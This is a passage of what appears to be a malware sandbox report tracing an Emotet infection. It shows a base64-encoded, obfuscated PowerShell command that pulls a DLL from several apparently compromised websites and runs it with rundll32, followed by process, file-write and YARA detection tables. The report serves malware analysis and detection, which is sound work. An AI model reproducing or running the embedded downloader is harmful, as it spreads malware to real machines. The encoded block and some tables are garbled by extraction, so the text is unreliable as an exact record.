JAA5ADUAWABVAGMARAAgACAAP<br>QAgACAAWwBUAFKAcABFAF0AKAAiAHsAMAB9AHsAMgB9AHsANAB9AHsAMwB9A<br>HsAMQB9ACIAIAAtAGYAJwBTAFkAUwBUAGUAJwAsACcAQwBUAE8AUgB5ACcAL<br>AAnAE0AJwAsACcAUgBFACcALAAAnAC4AaQBvAC4AZABJACcAKQAgACAAOWAgA<br>CAAcwBFAFQALQBJAHQARQBtACAAIAAoACcAVgAnACsAJwBhAHIAaQBBAEIAT<br>ABIACcAKwAnADoARgBJAFUAJwApACAAIAAoACAAIABbAHQAEQBwAEUAXQAOA<br>CIAewAXAH0AewAOAH0AewAwAH0AewA2AH0AewA1AH0AewAZAH0AewAyAH0AI<br>gAgAC0AZgAnAE0ALgBuAEUAUAAuAFMAZQBSACcALAAAnAHMAWQZbAHQAJwAsA<br>CcAVABNAGEATgBBAEcAZQByACcALAAAnAE4AJwAsACcARQAnACwAJwBJACcAL<br>AAnAHYASQBJAEUAUABvACcAKQApADsAJABFAHIAcgBvAHIAQQBJAHQAAQBVa<br>G4AUABYAGUAZgBIAHIAZQBwAGMAZQAgAD0AIAAoACcAUwBpACcAKwAoACcAb<br>ABIAcCkKwAnAG4AJwApACsAKAAnAHQAJwArACcAbAB5AEMAJwApACsAKAAnA<br>G8AJwArACcAbgB0ACcAKQArACgAJwBpACcAKwAnAG4AdQBIAcCkQApADsAJ<br>ABIAGMANgBjADYAdQB5AD0AJABJADcAngBDACAkKwAgAFsAYwB0AgCEAgcBdA<br>CgANgA0ACKAIAArACAAJABUADMANGBTADsAJABWADAANGBCAD0AKAAnAEkAM<br>wAnACsAJwA5AEgAJwApADsAIAAgACgAZwBjAEkAIAAoACIAVgBBACIAKwAiA<br>HIAaQBBAEIAIlgArACIAbAAiACsAlgBFADoAOQA1ACIAKwAiAFgAdQBDAGQAI<br>gApACAAIAApAC4AVgBhAEwAVQBIADoAOgAiAGMAUgBIAGEAVABgAEUAZABgA<br>EkAUgBgAEUYABDAFQATwBSAFkAlgAoACQASABPAE0ARQAgACsAIAAoACgAJ<br>wB7ADAAfQBDADMACgBIAcCkKwAnADUAYwAZAHsAMAB9ACcAKwAnAEQAAQAnA<br>CsAJwBfAHAAJwArACcAMwAnACsAJwBjADkAJwArACcAewAwAH0AJwApAC0AZ<br>gAgAFsArACwBIAEEAUgBdADkAMgApACkAOwAKAEQAMQA1AEIAPQAoACgAJwBHA<br>DIAJwArACcAOAAAnACkAKwAnAE8AJwApADsAIAAkAGYAAQBIAD0ADoAIAHMAZ<br>QBAGMAIYABVAHIASQBUIAFKAcABSAG8AVABPAGAAyWBPAAEWAlgAgAD0AIAAoA<br>CgAJwBUACcAKwAnAGwAcwAnACkAKwAnADEAMgAnACkAOwAKAFIAMwAyAEYAP<br>QAoACcARwAnACsAKAAnADEANGAnACsAJwBaACcAKQApADsAJABDADcAegBpA<br>DkAdQB1ACAAPQAQAgACgAJwBPACcAKwAoACcAXwAnACsAJwA1AFoAJwApACKAO<br>wAkAFcAXwAXAEQAPQAoACcARQAnACsAKAAnADEAOQAnACsAJwBUACcAKQApA<br>DsAJABXADcAaQBvADAAdwBnAD0AJABIAE8ATQBFACsAKAAoACcAewAwAH0AJ<br>wArACgAJwBDADcCkKwAnADMACgBIADUAJwApACsAJwBjADMAJwArACcAewAnA<br>CsAJwAwAH0ARABpAF8AcAAZAGMAJwArACcAQQB7ACcAKwAnADAfQAnACkAL<br>QBGAFsAQwBoAGEAcgBdADkAMgApACsAJBDAADcAegBpADkAdQB1ACsAKAAnA<br>C4AZAAnACsAJwBsAGwAJwApADsAJABIDMANgBBAD0AKAAnAFIAJwArACgAJ<br>wA2AF8AJwArACcATwAnACkAKQA7ACQARwByADYAEABfAGgAXwA9ACgAKAAnA<br>F0AYQAnACsAJwBuAHcAWwAZAcCkKwAnADoALwAnACkAKwAnAC8AJwArACgAJ<br>wBwACcAKwAnAGUAdABhAGYAJwApACsAKAAnAGkAbABtACcAKwAnAC4AYwBvA<br>CcAKQArACcAbQAnACsAKAAnAC8AdwAnACsAJwBwACcAKQArACgAJwAtAGEAJ<br>wArACcAZABtACcAKwAnAGkAbgAnACsAJwAvADQAbQAvAEAAxQAnACkAKwAnA<br>GEAJwArACgAJwBuACcAKwAnAHcAWwAZAcCkKwAnADoALwAvAGcAAQAnACsAJ<br>wB2AGkAJwApACsAKAAnAG4AZwAnACsAJwB0AGgAYQAnACsAJwBACgABwBKA<br>CcAKQArACcAYQBpACcAKwAnAGwAJwArACgAJwB5AC4AYwAnACsAJwBvAG0AL<br>wBxAGwARQAvAFYAZQBGAC8AJwArACcAQABdAGEAJwArACcAbgAnACkAKwAoA<br>CcAdwAnACsAJwBbADMAOgAvAC8AdwAnACkAKwAoACcAYQBwACcAKwAnAC4AJ<br>wApACsAJwB6AGgAJwArACgAJwBvAG4AZwAnACsAJwBsACcAKQArACcAAQAnA<br>CsAKAAnAHMAIYwAnACsAJwAuAGMAJwArACcAbwAnACsAJwBtAC8AdwBwAC0Aa<br>QBUAGMAJwApACsAKAAnAGwAdQAnACsAJwBkAGUAcwAnACsAJwAvAFEACgAnA<br>CsAJwB5AEMAJwApACsAJwBCAC8AJwArACcAQAAAnACsAKAAnAF0AJwArACcAY<br>QBUAHcAJwApACsAKAAnAFsAMwAnACsAJwBzADoALwAnACsAJwAvAGYAJwArA<br>CcAbgAnACsAJwBqAGIAcQAUAGMAbwBtAC8AdwBwAC0AaQAnACkAKwAoACcAb<br>gBjACcAKwAnAGwAdQBkAGUAJwArACcAcwAvACcAKQArACgAJwByACcAKwAnA<br>GwAUgAvAEAAJwArACcAXQBhAG4AdwBbACcAKwAnADMACwAnACsAJwA6AC8AL<br>wBzAGEAawAnACkAKwAoACcAaAnACsAJwBpAHMAdQB0ACcAKwAnAGEAbgAnA<br>CkAKwAnAGkAJwArACgAJwBuACcAKwAnAGEAcgBpAGoAZQAnACkAKwAoACcAZ<br>QB2AGkAawAnACsAJwBhAC4AJwApACsAKAAnAGMAJwArACcAbwBtAC8AJwApA<br>CsAJwB3ACcAKwAoACcAcAAnACsAJwAtAGkAJwApACsAKAAnAG4AYwAnACsAJ<br>wBsAHUAZAAAnACkAKwAoACcAZQBZACcAKwAnAC8AQWB2AEcAJwApACsAKAAnA<br>FUAJwArACcAagB2AEUALwBAAF0AJwArACcAYQBwAHcAWwAZAdoAJwArACcAL<br>wAnACkAKwAoACcALwAnACsAJwB6ACcAKwAnAGkAZQBmAGwAAQb4ACcAKQArA<br>CgAJwAuACcAKwAnAHQAZQBBSAGUAJwArACcAcwBrACcAKwAnAG8AJwArACcAc<br>ABZAHQAbwByAGUALgBjAG8AJwArACcAbQAnACkAKwAnAC8AYwAnACsAJwBnA<br>GkAJwArACgAJwAtACcAKwAnAGIAAQBUACcAKQArACgAJwAvAEcAJwArACcAd<br>AAZAFMALwBAACcAKQArACcAXQAnACsAJwBhAG4AJwArACgAJwB3AFsAJwArA<br>CcAMwAnACkAKwAnAHMAOgAnACsAKAAnAC8ALwBzAG8AbQBhAG4AYQBwAC4AY<br>wBvACcAKwAnAG0ALwB3AHAAJwArACcALQBhAGQAJwArACcAbQAnACkAKwAoA<br>CcAaQBUACcAKwAnAC8AJwApACsAJwBQAC8AJwApAC4AlgByAGUAUABMAGAAQ<br>QBjAEUAIGAoACgAKAAnAF0AYQAnACsAJwBuAHcAJwApACsAJwBbACcAKwAnA<br>DMAJwApACwAKABbAGEAcgByAGEAeQBdACgAJwBzAGQAJwAsACcAcwB3ACcAK<br>QAsACgAKAAnAGgAdAAnACsAJwB0ACcAKQArACcAcAAnACkALAAAnADMAZAAAnA<br>CkAWwAXAF0AKQAuACIAcWBgAHAAbABpAFQAlgAoACQAUAQ5ADMASAAgACsAI<br>AAkAEgAYwA2AGMANgB1AHkAIAArACAAJABIDgAQOBaACKAOwAKAEUANwA1A<br>FYAPQAoACgAJwBJACcAKwAnADEANwAnACkAKwAnAFgAJwApADsAZgBvAHIAZ<br>QBhAGMAaAgACgAJABDAGoAawBIADAAbABIAcAAaQBwACAAJABHAIHANGB4A<br>F8AaABfACKewB0AHIAeQB7ACgALgAoACcATgBIAHcAJwArACcALQBPAGIAa<br>gBIAGMAJwArACcAdAAnACkAIAbZAHkAUwB0AGUAbQAUAE4AZQB0AC4AVwBFA<br>GIAYwBMAEkARQBwAHQAKQAuACIAZABvAHcAYABOAGwATwBgAEEEAYABEAGYAS<br>QBSAGUAlgAoACQQAQwBqAGsAZQAAGwAZQASACAAJABXADcAaQBvADAAdwBnA<br>CkAOwAKAFIANQA1AFMAPQAoACcAQgAnACsAKAAnADYANGAnACsAJwBTACcAK<br>QApADsASQBmACAAKAaAoAC4AKAAnAEcAZQAnACsAJwB0AC0ASQB0AGUAbQAnA<br>CkAIAAKAFcANwBpAG8AMAB3AGcAKQAuACIAbABgAEUAbgBHAGAAVAABACIAI<br>AAIAGcAZQAgADQAMwAXADIANGApACAewAmACgAJwByAHUAbgAnACsAJwBKA<br>CcAKwAnAGwAbAAZADIAJwApACAAJABXADcAaQBvADAAdwBnACwAKAAoACcAQ<br>wBvAG4AJwArACcAdABg8AJwApACsAKAAnAGwAJwArACcAXwBSAHUAJwApA<br>CsAJwBuAEQAJwArACcATABMACcAKQAuACIAdABgAE8AcwBgAFQAUGBJAG4AZ<br>wAiACgAKQA7ACQAWgAwADAAUAA9ACgAKAAnAFIAOQAnACsAJwA0ACcAKQArA<br>CcASgAnACkAOwBIAHIAZQBhAGsAOwAKAEcAQQAyAEkAPQAoACcAVQA4ACcAK<br>wAnADkAWQAnACkAfQB9AGMAYQB0AGMAaAB7AH0AfQkAFoAMQA3AE0APQAoA<br>CcASwA3ACcAKwAnADkAVQAnACKA |
| Imagebase:   | 0x13f3e0000                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| File size:   | 473600 bytes                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     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|                               |                                                                                                                                                                                                                                                                                                                                                                                                                                             |
|-------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| MD5 hash:                     | 852D67A27E454BD389FA7F02A8CBE23F                                                                                                                                                                                                                                                                                                                                                                                                            |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Programmed in:                | .Net C# or VB.NET                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Yara matches:                 | <ul style="list-style-type: none"><li>• Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2083651772.0000000001C26000.00000004.00000001.sdmp, Author: Florian Roth</li><li>• Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2083553999.0000000000366000.00000004.00000001.sdmp, Author: Florian Roth</li></ul> |
| Reputation:                   | high                                                                                                                                                                                                                                                                                                                                                                                                                                        |

## File Activities

## File Created

| File Path                              | Access                                        | Attributes | Options                                                                                | Completion      | Count | Source Address | Symbol           |
|----------------------------------------|-----------------------------------------------|------------|----------------------------------------------------------------------------------------|-----------------|-------|----------------|------------------|
| C:\Users\user\C3re5c3                  | read data or list directory   synchronize     | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | success or wait | 1     | 7FEE875BEC7    | CreateDirectoryW |
| C:\Users\user\C3re5c3\Di_p3c9          | read data or list directory   synchronize     | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | success or wait | 1     | 7FEE875BEC7    | CreateDirectoryW |
| C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll | read attributes   synchronize   generic write | device     | synchronous io non alert   non directory file   open no recall                         | success or wait | 1     | 7FEE875BEC7    | CreateFileW      |

| Old File Path | New File Path | Completion | Count | Source Address | Symbol |
|---------------|---------------|------------|-------|----------------|--------|
|---------------|---------------|------------|-------|----------------|--------|

## File Written

[illegible]

| File Path                              | Offset  | Length | Value                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | Ascii                                                                                                                                                                                                                                                                     | Completion      | Count | Source Address | Symbol    |
|----------------------------------------|---------|--------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------|-------|----------------|-----------|
| C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll | unknown | 8752   | 5e 33 c0 5b 8b e5 5d<br>c2 18 00 6a 04 68 00<br>30 00 00 57 ff 73 34<br>ff 15 5c d0 00 10 8b<br>f0 89 75 f8 85 f6 75<br>18 6a 04 68 00 30 00<br>00 57 50 ff 15 5c d0<br>00 10 8b f0 89 45 f8<br>85 f6 74 24 6a 34 6a<br>08 ff 15 78 d0 00 10<br>50 ff 15 70 d0 00 10<br>8b f8 85 ff 75 20 68<br>00 80 00 00 50 56 ff<br>15 80 d0 00 10 6a 0e<br>ff 15 6c d0 00 10 5f<br>5e 33 c0 5b 8b e5 5d<br>c2 18 00 89 77 04 0f<br>b7 43 16 8b 4d fc c1<br>e8 0d 83 e0 01 89 47<br>14 8b 45 10 89 47 1c<br>8b 45 14 89 47 20 8b<br>45 18 89 47 24 8b 45<br>1c 89 47 28 8b 45 d8<br>89 47 30 ff 73 54 ff<br>75 0c e8 41 f9 ff ff 85<br>c0 0f 84 02 01 00 00<br>6a 04 68 00 10 00 00<br>ff 73 54 56 ff 15 5c<br>d0 00 10 ff 73 54 8b<br>f0 ff 75 08 56 e8 6a<br>02 00 00 8b 55 08 8b<br>4d fc 8b 42 3c 83 c4<br>0c 03 c6 8b 75 f8 57<br>53 ff 75 0c 89 07 52<br>89 70 34 e8 29 f9 ff ff<br>85 c0 0f 84 ba 00 00<br>00 | ^3[.]...j.h.0..W.s4..\.....<br>u...u.j.h.0..WP..\.....E...t\$<br>j4j...x...P..p.....u h...PV<br>.....j...l...^3[.]...W...<br>C..M.....G..E..G..E..G .E..<br>G\$.E..G(.E..G0.sT.u..A.....<br>....j.h.....sTV..\....sT...u.V.<br>j....U..M..B<.....u.WS.u...R.<br>p4.)..... | success or wait | 6     | 7FEE875BEC7    | WriteFile |

File Read

| File Path                                                                | Offset  | Length | Completion      | Count | Source Address | Symbol   |
|--------------------------------------------------------------------------|---------|--------|-----------------|-------|----------------|----------|
| C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config    | unknown | 4095   | success or wait | 1     | 7FEE85C5208    | unknown  |
| C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config    | unknown | 6304   | success or wait | 3     | 7FEE85C5208    | unknown  |
| C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config    | unknown | 4095   | success or wait | 1     | 7FEE86EA287    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml         | unknown | 4096   | success or wait | 4     | 7FEE875BEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml         | unknown | 781    | end of file     | 1     | 7FEE875BEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml         | unknown | 4096   | end of file     | 1     | 7FEE875BEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml                  | unknown | 4096   | success or wait | 42    | 7FEE875BEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml                  | unknown | 4096   | end of file     | 1     | 7FEE875BEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml     | unknown | 4096   | success or wait | 7     | 7FEE875BEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml     | unknown | 542    | end of file     | 1     | 7FEE875BEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml     | unknown | 4096   | end of file     | 1     | 7FEE875BEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml           | unknown | 4096   | success or wait | 6     | 7FEE875BEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml           | unknown | 78     | end of file     | 1     | 7FEE875BEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml           | unknown | 4096   | end of file     | 1     | 7FEE875BEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml     | unknown | 4096   | success or wait | 7     | 7FEE875BEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml     | unknown | 310    | end of file     | 1     | 7FEE875BEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml     | unknown | 4096   | end of file     | 1     | 7FEE875BEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml     | unknown | 4096   | success or wait | 18    | 7FEE875BEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml     | unknown | 50     | end of file     | 1     | 7FEE875BEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml     | unknown | 4096   | end of file     | 1     | 7FEE875BEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml      | unknown | 4096   | success or wait | 7     | 7FEE875BEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml      | unknown | 4096   | end of file     | 1     | 7FEE875BEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml            | unknown | 4096   | success or wait | 63    | 7FEE875BEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml            | unknown | 201    | end of file     | 1     | 7FEE875BEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml            | unknown | 4096   | end of file     | 1     | 7FEE875BEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml  | unknown | 4096   | success or wait | 22    | 7FEE875BEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml  | unknown | 409    | end of file     | 1     | 7FEE875BEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml  | unknown | 4096   | end of file     | 1     | 7FEE875BEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml | unknown | 4096   | success or wait | 5     | 7FEE875BEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml | unknown | 844    | end of file     | 1     | 7FEE875BEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml | unknown | 4096   | end of file     | 1     | 7FEE875BEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml        | unknown | 4096   | success or wait | 5     | 7FEE875BEC7    | ReadFile |

| File Path                                                                                                            | Offset  | Length | Completion      | Count | Source Address | Symbol   |
|----------------------------------------------------------------------------------------------------------------------|---------|--------|-----------------|-------|----------------|----------|
| C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml                                                    | unknown | 360    | end of file     | 1     | 7FEE875BEC7    | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml                                                    | unknown | 4096   | end of file     | 1     | 7FEE875BEC7    | ReadFile |
| C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll | unknown | 4096   | success or wait | 1     | 7FEE86B69DF    | unknown  |
| C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll | unknown | 512    | success or wait | 1     | 7FEE86B69DF    | unknown  |
| C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config                                                | unknown | 4096   | success or wait | 1     | 7FEE875BEC7    | ReadFile |
| C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config                                                | unknown | 4096   | end of file     | 1     | 7FEE875BEC7    | ReadFile |

Registry Activities

| Key Path | Completion | Count | Source Address | Symbol |
|----------|------------|-------|----------------|--------|
|----------|------------|-------|----------------|--------|

| Key Path | Name | Type | Data | Completion | Count | Source Address | Symbol |
|----------|------|------|------|------------|-------|----------------|--------|
|----------|------|------|------|------------|-------|----------------|--------|

Analysis Process: rundll32.exe PID: 2708 Parent PID: 2368

General

|                               |                                                                                           |
|-------------------------------|-------------------------------------------------------------------------------------------|
| Start time:                   | 02:32:39                                                                                  |
| Start date:                   | 10/01/2021                                                                                |
| Path:                         | C:\Windows\System32\rundll32.exe                                                          |
| Wow64 process (32bit):        | false                                                                                     |
| Commandline:                  | 'C:\Windows\system32\rundll32.exe' C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll Contr ol_RunDLL |
| Imagebase:                    | 0xffe90000                                                                                |
| File size:                    | 45568 bytes                                                                               |
| MD5 hash:                     | DD81D91FF3B0763C392422865C9AC12E                                                          |
| Has elevated privileges:      | true                                                                                      |
| Has administrator privileges: | true                                                                                      |
| Programmed in:                | C, C++ or other language                                                                  |
| Reputation:                   | moderate                                                                                  |

File Activities

File Read

| File Path                              | Offset  | Length | Completion      | Count | Source Address | Symbol   |
|----------------------------------------|---------|--------|-----------------|-------|----------------|----------|
| C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll | unknown | 64     | success or wait | 1     | FFE927D0       | ReadFile |
| C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll | unknown | 264    | success or wait | 1     | FFE9281C       | ReadFile |

Analysis Process: rundll32.exe PID: 2776 Parent PID: 2708

General

|                               |                                                                                           |
|-------------------------------|-------------------------------------------------------------------------------------------|
| Start time:                   | 02:32:39                                                                                  |
| Start date:                   | 10/01/2021                                                                                |
| Path:                         | C:\Windows\SysWOW64\rundll32.exe                                                          |
| Wow64 process (32bit):        | true                                                                                      |
| Commandline:                  | 'C:\Windows\system32\rundll32.exe' C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll Contr ol_RunDLL |
| Imagebase:                    | 0x170000                                                                                  |
| File size:                    | 44544 bytes                                                                               |
| MD5 hash:                     | 51138BEEA3E2C21EC44D0932C71762A8                                                          |
| Has elevated privileges:      | true                                                                                      |
| Has administrator privileges: | true                                                                                      |
| Programmed in:                | C, C++ or other language                                                                  |

|               |                                                                                                                                                                                                                                                                                                                                                                                            |
|---------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Yara matches: | <ul style="list-style-type: none"> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2085294765.0000000000150000.00000040.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2085513682.00000000004B1000.00000020.00000001.sdmp, Author: Joe Security</li> </ul> |
| Reputation:   | moderate                                                                                                                                                                                                                                                                                                                                                                                   |

#### File Activities

| File Path     |  |  |        | Access        | Attributes | Options | Completion | Count | Source Address | Symbol |
|---------------|--|--|--------|---------------|------------|---------|------------|-------|----------------|--------|
| Old File Path |  |  |        | New File Path |            |         | Completion | Count | Source Address | Symbol |
| File Path     |  |  | Offset | Length        | Value      | Ascii   | Completion | Count | Source Address | Symbol |
| File Path     |  |  |        |               | Offset     | Length  | Completion | Count | Source Address | Symbol |

#### Analysis Process: rundll32.exe PID: 2936 Parent PID: 2776

|                               |                                                                                                                                                                                                                                                                                                                                                                                            |
|-------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| General                       |                                                                                                                                                                                                                                                                                                                                                                                            |
| Start time:                   | 02:32:39                                                                                                                                                                                                                                                                                                                                                                                   |
| Start date:                   | 10/01/2021                                                                                                                                                                                                                                                                                                                                                                                 |
| Path:                         | C:\Windows\SysWOW64\rundll32.exe                                                                                                                                                                                                                                                                                                                                                           |
| Wow64 process (32bit):        | true                                                                                                                                                                                                                                                                                                                                                                                       |
| Commandline:                  | C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Qdobhghwujfluzjpmatbfa.knr',Control_RunDLL                                                                                                                                                                                                                                                                                           |
| Imagebase:                    | 0x170000                                                                                                                                                                                                                                                                                                                                                                                   |
| File size:                    | 44544 bytes                                                                                                                                                                                                                                                                                                                                                                                |
| MD5 hash:                     | 51138BEEA3E2C21EC44D0932C71762A8                                                                                                                                                                                                                                                                                                                                                           |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                       |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                       |
| Programmed in:                | C, C++ or other language                                                                                                                                                                                                                                                                                                                                                                   |
| Yara matches:                 | <ul style="list-style-type: none"> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2086510821.0000000000221000.00000020.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2086489476.0000000000200000.00000040.00000001.sdmp, Author: Joe Security</li> </ul> |
| Reputation:                   | moderate                                                                                                                                                                                                                                                                                                                                                                                   |

#### File Activities

| File Path     | Access        | Attributes | Options | Completion | Count | Source Address | Symbol |
|---------------|---------------|------------|---------|------------|-------|----------------|--------|
| Old File Path | New File Path |            |         | Completion | Count | Source Address | Symbol |
| File Path     | Offset        |            | Length  | Completion | Count | Source Address | Symbol |

#### Analysis Process: rundll32.exe PID: 2912 Parent PID: 2936

|                        |                                                                                            |
|------------------------|--------------------------------------------------------------------------------------------|
| General                |                                                                                            |
| Start time:            | 02:32:40                                                                                   |
| Start date:            | 10/01/2021                                                                                 |
| Path:                  | C:\Windows\SysWOW64\rundll32.exe                                                           |
| Wow64 process (32bit): | true                                                                                       |
| Commandline:           | C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Mudnzlzz\tchxmhh.vmn',Control_RunDLL |

|                               |                                                                                                                                                                                                                                                                                                                                                                                         |
|-------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Imagebase:                    | 0x170000                                                                                                                                                                                                                                                                                                                                                                                |
| File size:                    | 44544 bytes                                                                                                                                                                                                                                                                                                                                                                             |
| MD5 hash:                     | 51138BEEA3E2C21EC44D0932C71762A8                                                                                                                                                                                                                                                                                                                                                        |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                    |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                    |
| Programmed in:                | C, C++ or other language                                                                                                                                                                                                                                                                                                                                                                |
| Yara matches:                 | <ul style="list-style-type: none"><li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2087952962.00000000001B1000.00000020.00000001.sdmp, Author: Joe Security</li><li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2087912939.0000000000190000.00000040.00000001.sdmp, Author: Joe Security</li></ul> |
| Reputation:                   | moderate                                                                                                                                                                                                                                                                                                                                                                                |

File Activities

| File Path     | Access        | Attributes | Options | Completion | Count | Source Address | Symbol |
|---------------|---------------|------------|---------|------------|-------|----------------|--------|
| Old File Path | New File Path |            |         | Completion | Count | Source Address | Symbol |
| File Path     | Offset        |            | Length  | Completion | Count | Source Address | Symbol |

Analysis Process: rundll32.exe PID: 2472 Parent PID: 2912

General

|                               |                                                                                                                                                                                                                                                                                                                                                                                         |
|-------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Start time:                   | 02:32:41                                                                                                                                                                                                                                                                                                                                                                                |
| Start date:                   | 10/01/2021                                                                                                                                                                                                                                                                                                                                                                              |
| Path:                         | C:\Windows\SysWOW64\rundll32.exe                                                                                                                                                                                                                                                                                                                                                        |
| Wow64 process (32bit):        | true                                                                                                                                                                                                                                                                                                                                                                                    |
